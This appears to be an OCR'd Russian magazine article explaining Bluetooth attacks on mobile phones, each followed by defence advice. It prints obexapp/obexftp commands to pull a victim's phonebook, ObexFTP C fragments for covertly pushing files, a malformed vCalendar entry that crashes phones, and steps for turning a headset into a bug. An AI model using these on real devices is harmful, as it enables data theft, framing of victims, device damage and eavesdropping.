Злоумышленник может подключиться к мобильному устройству абсолютно без вашего ведома. Вам не понадобится вводить никаких подтверждений или принимать подозрительные файлы. Злоумышленник бесцеремонно проникнет в ваш телефон, скачает данные, представляющие для него особенный интерес, и отключится. Вы ничего не узнаете.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Данная атака основана на уязвимости процедуры разрешения доступа для передачи и приема файлов у ряда мобильных телефонов. Изначально разработчики обмена файлами подразумевали, что он может происходить только между двумя мобильными устройствами. Именно поэтому в протокол взаимодействия были заложены простые принципы, зачастую не требующие даже разрешения на доступ к файлам. Дело в том, что изначально в протоколе разрешался доступ только к открытым файлам, имена которых заранее прошивались в мобильных аппаратах. Это означает, что сторонний мобильный абонент не смог бы обратиться к произвольным файлам на вашем устройстве, а только лишь к тем, доступ к которым всегда разрешен и имена заранее известны. Файлы типа vCard являются именно такими. Эта особенность заложена в реализации процесса аутентификации при взаимодействии по протоколу OBEX (Object Exchange Protocol), созданному для простого поэтапного обмена объектами. Протокол OBEX обеспечивает функциональность, сходную с HTTP, и поддерживает клиент-серверную модель. Но производители сотовых телефонов упустили из виду вероятность того, что злоумышленник может обращаться к мобильным устройствам не только с других телефонов, но и с ноутбука, где развернут полноценный OBEX-профиль, который можно настроить таким образом, чтобы обращаться не только к открытым файлам, но и вообще к любому файлу.

Рассмотрим принципы данной атаки более подробно. Клиент OBEX используется для отправки или приема объектов с сервера OBEX. Клиент и сервер располагаются на каждом мобильном аппарате, поддерживающем передачу данных по каналу Bluetooth. Обмен между сервером одного устройства и клиентом другого происходит с помо-

щью достаточного простого протокола. Клиент одного телефона делает запрос к серверу другого. Базовыми командами протокола являются PUT и GET. Вторая команда используется как раз для получения файлов с мобильных телефонов. Необходимо заметить, что для того, чтобы получить файл с удаленного устройства необходимо знать имя файла. В большинстве телефонных аппаратов самых разных производителей такие файлы имеют одинаковые имена. Злоумышленник может выполнить GET-запрос к известным файлам адресной книги telecom/pb.vcf или календаря telecom/cal.vcs. При отсутствии аутентификации такие файлы передаются злоумышленнику.

Ниже приводится пример сеанса OBEX, где с сотового телефона забирается объект с информацией об устройстве, а новая визитная карточка vCard передается в каталог сотового телефона.

```
# obexapp -c -a 00:01:e2:3f:c5:9a -C FTRN
obex> get
get: remote file> telecom/devinfo.txt
```

Флаг -c указывает на использование утилиты obexapp в режиме клиента. Указание -a BD_ADDR является директивой, показывающей, что надо обращаться к устройству с указанным адресом. Наконец -C FTRN указывает канал, но не по номеру, а по имени сервиса (FTRN – File Transfer).

Приведенная последовательность команд может быть выполнена на любой платформе UNIX при установленных необходимых утилитах. Злоумышленник для проведения атаки использует программные средства Netgraph для операционной системы FreeBSD.

Аналогично он похищает SMS-сообщения и другие важные данные: заметки, календарные планы, напоминания, фотографии, диктофонные записи. Злоумышленник атакует или известные популярные файлы, или пользуется наработанной базой данных имен файлов, покопавшись в аналогичном телефонном аппарате. Кроме того, существует метод перебора всех возможных имен файлов, которых не так много.

ЗАЩИТА ОТ АТАКИ

Для того чтобы защититься от данной атаки необходимо установить обязательную авторизацию на доступ к профилю OPP. Это можно сделать, «перепрошив» телефон и установив специальный патч. К сожалению, на данный момент не существует патчей для каждой модели устройства любого производителя. Стоит помнить, что какова не была бы ваша уверенность в том, что хранимые данные будут неприкосновенны, опасность похищения существует всегда, ведь неуязвимых сотовых телефонов не бывает. И даже если ваш телефон не подвержен разобранной атаке, существует реальная возможность, что вирус, проникший в ваше мобильное устройство, сможет передать важные данные злоумышленнику.

Как компрометирующие вас данные могут попасть на ваш телефон

Большинство людей не подозревают, что в любой момент они могут оказаться преступниками. При этом они не совершали никаких противоправных действий и не нарушали закон. От вашего имени и как будто бы с вашего телефона злоумышленник может отправить SMS-сообщение, содержащее угрозы в адрес какого-либо должностного лица или ложную информацию о том, что заминировано административное здание.

Причем владелец телефона может быть абсолютно уверенным, что никто из посторонних не имел физического доступа к его аппарату. Для того чтобы сообщение было отправлено, а факт его отправки был зафиксирован, злоумышленнику это и не понадобится. Оно будет сохранено в журнале отправленных сообщений.

Не удивляйтесь, если обнаружите подобное сообщение в папке «Отправленные» своего телефона

Далее в отношении вас могут быть произведены действия согласно существующей юридической процедуре. Результатом этих действий может быть изъятие у вас мобильного устройства и заведение на вас уголовного дела. При этом записи в вашем сотовом телефоне будут свидетельствовать против вас и невиновность доказать будет практически невозможно.

Существуют и другие неприятные сценарии. В вашей записной книжке может появиться контакт, который вы туда никогда не вносили. Так, например, в вашей телефонной книжке будет записан телефонный номер известного террориста. Злоумышленнику вполне реально выполнить подобное действие, причем вы об этом также ничего не будете знать, если конечно вы с определенной частотой не проверяете записи в списке контактов. Так как большинство абонентов имеют свыше ста записей контактов, то обнаружить добавленную незаметно строку в списке будет сложно. Последствием же наличия такого контакта в вашем телефоне может быть лишняя улика против вас в уголовном деле.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Данная атака использует возможность неавторизованного проникновения в мобильное устройство жертвы с целью скрытой передачи файлов. Эта атака похожа на предыдущую. Различие между ними состоит в том, что используется не уязвимость при получении файлов с телефона, а уязвимость при их передаче. Механизм подобного проникновения использует уязвимость FTP-сервера OBEX, который часто устанавливается на сотовый телефон некоторых производителей вместо описанного в предыдущей главе стандартного OBEX-протокола. Подобный сервер позволяет поддерживать функциональные возможности, во многом схожие со стандартным FTP-протоколом. Особенностью уязвимых OBEX FTP-серверов в мобильных аппаратах является возможность неавторизованного доступа с последующим выполнением таких действий как создание, редактирование и удаление файлов. При этом файлы могут располагаться и в памяти телефона, и на внешних носителях, таких как memory stick или SD.

Рассмотрим приложение на языке C, с помощью которого злоумышленник может атаковать OBEX FTP-сервер с целью получения доступа на скрытую передачу файлов.

Для программной реализации он использует набор функций свободно распространяемой библиотеки ObexFTP операционной системы типа UNIX. Итак, рассмотрим фрагменты вредоносной программы, которые позволяют понять принцип скрытого проникновения в мобильный телефон жертвы.

Начинается программа злоумышленника с инициализации клиента OBEX FTP на своем компьютере. Происходит это с помощью следующей команды:

```
obexftp_client_t *cli = NULL;
```

После того как клиент инициализирован, злоумышленник осуществляет открытие устройства с помощью команды obexftp_open, указывая тем самым на то, что будет осуществляться соединение через Bluetooth.

Полный вариант команды выглядит следующим образом:

```
cli = obexftp_open(OBEX_TRANS_BLUETOOTH, NULL, NULL, NULL);
```

Для подключения к серверу, находящемуся на мобильном телефоне пользователя, необходимо указать адрес устройства и канала, по которому работает OBEX FTP-сервер:

```
ret = obexftp_connect(cli, device, channel);
```

Узнать номер этого канала можно используя данные о модели мобильного телефона. Если подключение прошло успешно, то выполняется запрос на передачу файлов на атакуемое устройство. Делается такой запрос с помощью команды obexftp_put:

Телефон террориста Бен Ладена может появиться в вашей записной книжке без вашего ведома

```
ret = obexftp_put(cli, pathname, filename);
```

В параметре filename записывается имя передаваемого файла, а в переменной pathname – каталог на телефоне. Разрыв соединения и отключение от сервера выполняется с помощью следующей последовательности команд:

```
ret = obexftp_disconnect(cli);
obexftp_close(cli);
```

Аналогичную атаку злоумышленник может осуществить, не создавая собственного приложения, а используя утилиту obexftp, входящую в стандартный набор утилит библиотек Bluetooth под операционную систему семейства UNIX. Утилита obexftp позволяет обращаться к профилю OPP для доступа к данным телефона.

Фактически, вся атака заключается в вызове утилиты obexftp с определенными параметрами. Рассмотрим данную атаку.

```
# obexftp -b 00:0A:D9:15:0B:1C --channel 10 -p telecom/pb.vcf
```

Как видно, злоумышленник определил, что профиль OPP находится по каналу 10 и указал это в параметрах утилиты с помощью директивы channel. Адрес устройства был передан с использованием параметра -b, а указание на то, что с устройства требуется забрать файл pb.vcf было выполнено с использованием директивы –p, что означает команду PUT.

Сложность заключается в определении открытого порта, по которому можно задействовать профиль OPP. Дело в том, что не у всех телефонов этот порт доступен, а для тех, у которых он действительно открыт, необходимо еще определить его номер. Чем больше портов у телефона, тем сложнее злоумышленнику его атаковать. С помощью этих двух способов нападения он может скачать с мобильного телефона жертвы файл с контактами, добавить туда нежелательную запись и поместить ее обратно.

Также злоумышленник может послать от имени постороннего абонента SMS-сообщение с угрозами и разместить в его телефоне запись, подтверждающую якобы факт отправки компрометирующего сообщения. Сделать это можно с помощью SMS-шлюза, используя опцию подстановки чужого телефонного номера отправителя. Если обе опера-

ции будут осуществлены, доказать непричастность обладателя телефона к отправке сообщения будет крайне сложно.

ЗАЩИТА ОТ АТАКИ

Для того чтобы защититься от данной атаки необходимо установить обязательную аутентификацию для OPP. После установки такой аутентификации не следует принимать неизвестные запросы по Bluetooth и разрешать посторонним без необходимости обращаться к профилю OPP.

Как выводят из строя мобильные телефоны во время синхронизации с компьютером

В настоящее время мобильные телефоны выполняют не только функции средства связи, но также с успехом функционируют как записные книжки, устройства для доступа в Интернет и полноценные электронные ежедневники. Более того, по своему функционалу они стали достаточно близки к компьютерам и все чаще в некоторых областях заменяют собой ноутбуки. В целях полной информационной интеграции пользователи все чаще испытывают потребность в синхронизации стационарных компьютеров и сотовых телефонов.

Это привело к тому, что для синхронизации мобильных телефонов и компьютеров были разработаны специальные форматы обмена данными. Обмен сообщениями в данных форматах значительно упростил взаимодействие двух видов устройств. Простота и прозрачность таких форматов должна была обеспечить безошибочность и полную безопасность передачи данных. Ведь известно, что предельно простые форматы данных практически

Синхронизация телефона и компьютера по Bluetooth — настоящая брешь в безопасности

исключают возможность передачи вирусов. Такие сообщения могут передаваться как с помощью SMS-сообщений, так и через Bluetooth.

Тем не менее, простота форматов и их прозрачность не спасает процесс синхронизации и передачи данных между компьютером и мобильным телефоном от атак злоумышленников.

Ваше мобильное устройство можно вывести из строя, используя ноутбук, если инициировать обмен или синхронизацию данных. Более того, сделать это можно, даже если вы исключите передачу данных, а ограничитесь лишь синхронизацией заметок, контактов или записей ежедневника. Произведя один раз обмен этими данными, вы можете навсегда вывести собственный телефон из строя.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Для синхронизации устройств используется передача сообщений специальных форматов, к которым, в том числе, относятся vCard и vCalendar.

Сам формат этих сообщений представляет собой некоторую спецификацию, которая определяет возможные поля данных. Уязвимость во время синхронизации проявляется при использовании формата vCalendar.

vCalendar – это формат файлов, который подразумевает обмен данными, относящимися к той или иной дате. Он позволяет синхронизировать данные мобильного телефона и компьютера, а также определяет такие данные, как дата, время, текстовая пометка, срочность, категория. Ниже приведено сообщение, которое приводит к зависанию мобильного телефона.

```
BEGIN: VCALENDAR
VERSION:1.0
BEGIN:VEVENT
CATEGORIES:MISCELLANEOUS
SUMMARY: День не существует
DTSTART:29991344
T250000
END:VEVENT
END:VCALENDAR
```


Сотовый телефон при получении этой заметки не выполнит проверку на существование подобной даты (2999 год 13 месяц 44 число, 25 часов) и поместит ее за пределы выделяемой памяти, затерев тем самым служебную информацию, восстановить которую можно будет только после полной «перепрошивки» памяти телефона.

ЗАЩИТА ОТ АТАКИ

Единственное, что можно посоветовать для защиты от данной атаки – не открывать календарные сообщения от неизвестных пользователей.

Как Bluetooth-гарнитуру превращают в подслушивающее устройство

Данная атака несет в себе серьезную угрозу для абонентов. Основная опасность заключается в том, что злоумышленник может незаконно прослушивать все, что говорит атакуемый пользователь мобильной связи, когда использует Bluetooth-гарнитуру. Подчеркнем, что прослушиваться будет не телефонный разговор, а все, что обсуждается со своим собеседником за чашечкой кофе. Эту возможность злоумышленник может получить, если атакуемый абонент использует гарнитуру handsfree.



Уязвимости технологии Bluetooth привели к тому, что гарнитуры handsfree превратились в универсальные подслушивающие устройства

Жертва может находиться за рулем автомобиля, а именно в этой ситуации гарнитура handsfree используется чаще всего. При этом, злоумышленник может удаленно управлять гарнитурой, не имея физического контакта с этим устройством.

Пугает то, что почти каждая гарнитура потенциально уязвима, а единственным способом обезопасить себя от прослушивания может стать только отказ от модного и удобного аксессуара.

При растущей популярности гарнитур handsfree, а также с введением запрета на разговоры по телефону за рулем без использования беспроводной гарнитуры, подобного рода атаки могут стать весьма частыми.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Технически реализовать рассматриваемую атаку сложно, но ради получения возможности прослушивать чужой разговор злоумышленник готов преодолеть любые трудности.

Для того чтобы превратить гарнитуру жертвы в шпионский «жучок», мошенник выполняет следующие действия:


- эмулирует на своем ноутбуке атакуемое мобильное устройство;
- ожидает, когда жертва хотя бы на время прекратит разговор с использованием гарнитуры handsfree;
- удаленно взламывает PIN-код гарнитуры и подключается к ней со своего ноутбука;
- осуществляет звонок с эмулированного телефона на свой собственный аппарат и через гарнитуру скрыто прослушивает все, что говорится.

Рассмотрим подробнее, как злоумышленник осуществляет каждый из приведенных шагов. Чтобы осуществить полную эмуляцию мобильного устройства для подмены атакуемого телефона, он применяет ноутбук с достаточно мощной антенной Bluetooth. Стандартные утилиты операционной системы семейства UNIX позволяют ему задавать как набор доступных профилей, так и любой адрес устройства. Операция определения адреса Bluetooth – передатчика атакуемого сотового телефона описана в предыдущей главе. Когда эмуляция готова, взломщик ожидает, когда жертва хотя бы на небольшое время прекратит разговор с использованием гарнитуры handsfree.

Во время ожидания этого момента злоумышленник с помощью специального оборудования, например, FTS4BT американской компании Frontline внимательно прослушивает трафик между гарнитурой и атакуемым телефоном. Это оборудование позволяет в режиме реального времени перехватывать весь циркулирующий трафик и анализировать данные на всех уровнях стека протокола Bluetooth. Для того чтобы понять, какие данные злоумышленник будет анализировать, необходимо прежде всего разобраться в том, как происходит авторизация двух устройств: гарнитуры handsfree и мобильного телефона. Для этого необходимо уделить некоторое внимание собственно протоколу взаимодействия Bluetooth.

Итак, чтобы два Bluetooth-устройства начали свое взаимодействие, то есть обмен некоторыми пакетами данных, необходимо пройти процесс авторизации.

При взаимодействии двух любых Bluetooth-аппаратов один из них выполняет роль ведущего устройства (Master), а другой является ведомым (Slave). Процесс прохождения аутентификации состоит из двух трех этапов:




Алгоритм выработки ключа инициализации

- создание ключа инициализации (K_init);
- создание ключа связи (Kc);
- непосредственная авторизация.

После того, как будет выполнен третий шаг процесса авторизации, устройства вырабатывают сеансовый ключ для шифрования передачи данных.

Ключ инициализации вырабатывается с помощью известного алгоритма шифрования E22, который на иллюстрации представлен в виде одноименного блока. На вход блока поступают некоторые данные, а на выходе появляется некоторая зашифрованная последовательность, на основе которой восстановить и определить входные данные крайне сложно. Входные данные однозначно преобразуются в зашиф-




Алгоритм выработки ключа связи

рованную последовательность. При выработке ключа инициализации на вход алгоритма поступают следующие данные:

- BD_ADDR (Bluetooth-адрес устройства);
- PIN-код и его длина;
- IN_RAND (случайно сгенерированное число длиной 128 бит).

На выходе алгоритма получается 128 битовое слово – ключ инициализации.

После того, как прошло успешное создание ключа инициализации, устройства переходят к созданию ключа связи.



Алгоритм проверки авторизации двух устройств

Ключ инициализации используется устройствами для обмена 128-битными словами LK_RANDA и LK_RANDB.

Каждое из устройств выбирает случайное 128-битовое слово, выполняет побитно операцию XOR с ключом инициализации.

Так как каждое из устройств знает ключ инициализации, то оно также хранит значения слов LK_RANDA и LK_RANDB. После чего, используя еще один известный алгоритм шифрования E21, каждое из устройств создает ключ связи.

На вход алгоритма E21 подаются следующие данные:

- BD_ADDR;
- случайное число LK_RAND.

Алгоритм используется дважды при создании ключа связи. В первом случае он использует LK_RANDA и BD_ADDR, а во втором LK_RANDB и BD_ADDR. После завершения процедур шифрования по алгоритму E21, результаты складываются с использованием операции XOR.

Если устройства в течение некоторого времени не обменивались данными по Bluetooth, то прежде чем приступить к очередному обмену происходит процесс проверки того, что общение идет межу действительно авторизованными средствами. Рассмотрим этот процесс более внимательно.

На предыдущей странице приведен алгоритм проверки авторизации двух устройств. Один из участников обмена (проверяющий) вырабатывает случайным образом и посылает в открытом виде 128-битовое слово AU_RANDA.

Второй участник (запрашивающий) вычисляет с помощью алгоритма E1 слово длиной в 32 бита, которое называется SRES. Запрашивающий отправляет сгенерированное слово SRES как ответ на запрос. Проверяющий также вычисляет SRES в это же время и сравнивает его с полученным в ответе значением. На вход алгоритма E1 при вычислении SRES подаются следующие данные:

- AU_RANDA;
- ключи сеанса связи;
- адрес Bluetooth устройства BD_ADDRB.

Если обмен произошел успешно и выработанные значение SRES идентичны, то взаимодействие между устройствами продолжается, если же этого не произошло, то процесс прохождения авторизации начинается сначала.

Очевидно, что после того, как телефон и гарнитура handsfree некоторое время не взаимодействуют, при очередном обращении друг к другу одно из устройств начнет выполнение процесса проверки факта авторизации.

Представим ситуацию, когда мобильный телефон пользователя подменили, но при этом он был заменен на полностью идентичную модель, включая его адрес и набор профилей. Очевидно, что гарнитура посчитает, что сотовый телефон потерял сеансовый ключ и начнет процесс авторизации с выработки ключа инициализации с тем, чтобы потом выработать ключ сеанса обмена.

Потеря ключа связи случается довольно часто. Поэтому процесс выработки ключа инициализации заново – процедура вполне нормальная. При этом у обладателей каждого из устройств PIN-код в интерактивном режиме не запрашивается. То есть, используется тот PIN-код, который уже введен владельцем телефона, или же используется PIN-код по умолчанию. Это вполне разумно, ведь после каждого сбоя Bluetooth-соединения выводить на экран мобильного аппарата сообщение с просьбой ввести PIN-код – это не самое ожидаемое предложение для пользователя. Более того, логично, что злоумышленник не сможет воспользоваться тем, что ключ инициализации утерян. Ведь PIN-код, который позволяет сгенерировать ключ инициализации, известен лишь двум устройствам и никому более. Тем не менее, данный механизм является уязвимым и этим стремится воспользоваться взломщик.

Для собственной безопасности следует обязательно менять PIN-код по-умолчанию в Bluetooth-устройствах, а также отказаться от покупки устройств, не имеющих возможности смены PIN-кода.

Когда гарнитура и атакуемый мобильный телефон перестанут взаимодействовать, злоумышленник включает передатчик Bluetooth ноутбука на полную мощность и пытается обратиться к гарнитуре, чтобы сорвать процесс проверки. Делается это с помощью отправки пакета с неверным значением SRES.

